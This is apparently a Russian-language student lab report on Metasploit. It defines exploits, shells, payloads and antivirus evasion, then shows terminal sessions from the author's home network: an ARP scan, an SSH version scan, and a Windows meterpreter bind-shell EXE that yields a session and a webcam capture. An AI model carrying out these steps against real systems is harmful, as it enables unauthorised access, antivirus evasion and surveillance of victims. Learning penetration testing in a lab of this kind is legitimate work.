3 lab Knyazev

METASPLOIT

Metasploit - программа для применения и отладки эксплоитов!

Exploit - уязвимость в программном коде или в системе. Некая недокументированная возможность программного обеспечения (баги, неправильные зависимости и прочее).

Шелл - код, устанавливающий соединение с системой.

Обычный шел - мы подключаемся к системе и ищем сами пути кодировки и прочее.

Реверс - система подключается к нам - тачка на которой крутится сервер сама устанавливает с нами соединение для подключения и отдачи данных.

Payload - полезная нагрузка (код, который исполняет атакующую часть).

Если углубиться, пейлоад это часть программы, выполняющая вредоносные (зачастую) действия в системе. Это любой шелл, запускающий отдельный эксплойта – с помощбю которого мы можем запустить одну уязвимость, залить пэйлоад на комп клиента и исполнить ее.

Так же он может работать в качестве легитимных функций - загрузка кода из белых источников. Большинство систем, выполняющих атаки на корпоративные системы защиты – используют тулзы для загрузки и компиляции вредоносного кода.

После доставления пейлоада есть множества вариантов работы. Есть пейлоады, который ищут компилятор, который компилирует вредоносный код (троян, например).

Схема работы (например). Пейлоад проверяет наличие компилятора, если нет - ставит, потом обращается к внешним системам и организует доступ к raw файлам, загружает, компилирует, выполняет.

Или же пейлоад может содержать внутри инструкцию для выполнения кода (например, обсфуцированный вариант с инструкцией по его деобсфускации).

Пейлоад, естественно может отключать антивири, себя и все вокруг (как настроишь)

До вредоносных действий пейлоад обычно покрывается. Антивирус может не реагировать.

В обходе антивируса пейлоадам помогает обсфукация. Пару слов о ней:


Результирующая программа, выдаваемая обфускатором, должна давать не больше информации, чем просто напросто черный ящик, который имитирует входное/выходное поведение исходной программы. То есть не должно быть никакой разницы между обфусцированным кодом программы и, например, веб сервисом, который просто возвращает результат программы на данном ему входе. Такой алгоритм получил название «Обфускация Черного Ящика».


Но кроме антивиря есть еще и глаза пользователя. Вряд ли кто-то в здравом уме запустит екзешник весом в 20 кб. Для этого существует NOPS.

Это специальная инструкция в ассемблере для того, чтобы файл имел определенную длину. Она позволяет создать пустую область в файле для загрузки в него доп файлов. Такая система позволяет временно расширить до определенного размера.

На двух (1 и 2) верхних скриншотах показан механизм запуска и меню помощи в msfconsole (консольный метасплойт). Возможные варианты команд на втором. Попробуем поискать.


ищем варианты на серч, выбираем что нужно, жмем инфо - выпадает список из разработчиков, доступных целей (версий), опции(!!!), описание и прочая инфа - типа крутых историй и прочего, как на следующем рисунке (3)






в случае монго обязательно указать: db какую будем использовать, password который будем использовать, рхост и порт, а так же login, который будем использовать (4 рисунок)

Так же можно посмотреть более короткое описание на show options (рисунок 5):






Задать опции по сет (можно создавать глобальные переменные чтобы нее перезаполнять по 1000 раз - setg - используется для создания глобальных переменных). Процесс на картинке (6).

После задания опций – запускаем експлойт. Для этого есть 2 команды – run/explot (7)


Exploit можно запустить из отдельной сессии, у него больше возможностей, чем у Run.


Через sessions можно подключаться к другим сессиям (искользуя exploit как команду для запуска).

Через set payload можно выбрать, какой пейлоадер будем использовать, выбор на рисунке (8)



Выберем auxillary scanner, запустим что-нибудь (9, 10 скриншоты):





этот модуль позволяет обнаруживать DNS-серверы, которые предоставляют рекурсивный поиск имени, который можно использовать в атаке с усилением относительно сторонних хостов.


Прежде, чем перейти дальше, следует отметить возможности программы (с рисунка 1):


2071 экслойт, 1123 аукс, 352 пост, 592 пейлоада, 45 енкодеров, 10 nops и 7 утилит для обхода антивирусов. Некоторые были описаны сверху, дополним список.


auxillary - модули для анализа, проверки, подключения итд. Метасплойт может использовать другие фреймворки (типо nmap со своими параметрами для анализа и сканирования параметров)

post - модуль пейлоада. Код, запускаемый внутри системы для закрепления в системе - можно загрузить снифер трафика, кейлогер, дампы из ОП и прочие штуки.

Так же у программы есть про-версия, там есть gui, есть больше разных эксплоитов и прочего. Ее я и установил, используя бесплатный 14-дневный триал (11, 12, 13 скриншоты)







Переходим к настоящей проверке работоспособности:

1. Дефолтный эксплойт

Скачал линуксовую тачилу, запустил через оракл. В настройках посмотрел мак, в кали сделал арпскан локалнета и нашел айпи (рисунок 13):

```
┌──(root💀pnknv)-[~]
└─# arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:be:dc:dd, IPv4: 192.168.0.5
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2     9c:da:3e:d2:6d:60       Intel Corporate
192.168.0.1     20:e8:82:8c:44:73       zte corporation
192.168.0.7     08:00:27:94:8d:59       PCS Systemtechnik GmbH
192.168.0.6     be:0e:cc:1a:00:d0       (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.172 seconds (117.86 hosts/sec). 4 responded
```

Далее выбрав auxillary/scan/ssh/ssh_version вбил ее ip в rhost (рисунок 14):


```
msf6 > use auxiliary/scanner/ssh/
use auxiliary/scanner/ssh/apache_karaf_command_execution
use auxiliary/scanner/ssh/cerberus_sftp_enumusers
use auxiliary/scanner/ssh/detect_kippo
use auxiliary/scanner/ssh/eaton_xpert_backdoor
use auxiliary/scanner/ssh/fortinet_backdoor
use auxiliary/scanner/ssh/juniper_backdoor
use auxiliary/scanner/ssh/karaf_login
use auxiliary/scanner/ssh/libssh_auth_bypass
use auxiliary/scanner/ssh/ssh_enum_git_keys
use auxiliary/scanner/ssh/ssh_enumusers
use auxiliary/scanner/ssh/ssh_identify_pubkeys
use auxiliary/scanner/ssh/ssh_login
use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show info

       Name: SSH Version Scanner
     Module: auxiliary/scanner/ssh/ssh_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Daniel van Eeden <metasploit@myname.nl>

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
  RPORT    22               yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)
  TIMEOUT  30               yes       Timeout for the SSH probe

Description:
  Detect SSH Version.

References:
  http://en.wikipedia.org/wiki/SecureShell

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOST 192.168.0.7
RHOST ⇒ 192.168.0.7
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Запустив сканер через ран, узнал, что за версия ssh стоит на тачке (рисунок 15):

```
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.0.7:22        - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 ( service.version=7.6p1 op
enssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe2
3=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:
canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.0.7:22        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

2. EXE

Открыл про-версию, выбрал создание пейлоада и сделал windows/x64/meterpreter/bind_tcp (скриншот 16):



Далее указал параметры рхоста и лпорта, сел и стал слушать (рисунок 17):

```
msf6 exploit(multi/handler) > set rhost 192.168.0.2
rhost ⇒ 192.168.0.2
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.0.2:4444
[*] Sending stage (200262 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.0.2:4444) at 2021-02-01 17:06:02 +1000

meterpreter >
```


Ах да, чуть не забыл – вместе с этим на винде отключил дефендер, скинул екзешник и запустил его

В консоли можно проверить, создалось ли соединение (я сделал скриншот, скрин 18):

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/ZsZbTTNS.jpeg

(gio open:4184): GLib-GIO-CRITICAL **: 17:23:37.952: g_dbus_connection_flush: assertion 'G_IS_DBUS_CONNECTION (con
nection)' failed
XPCOMGlueLoad error for file /usr/lib/firefox-esr/libmozgtk.so:
/opt/metasploit/common/lib/libz.so.1: version `ZLIB_1.2.9' not found (required by /lib/x86_64-linux-gnu/libpng16.s
o.16)
Couldn't load XPCOM.
meterpreter >
```

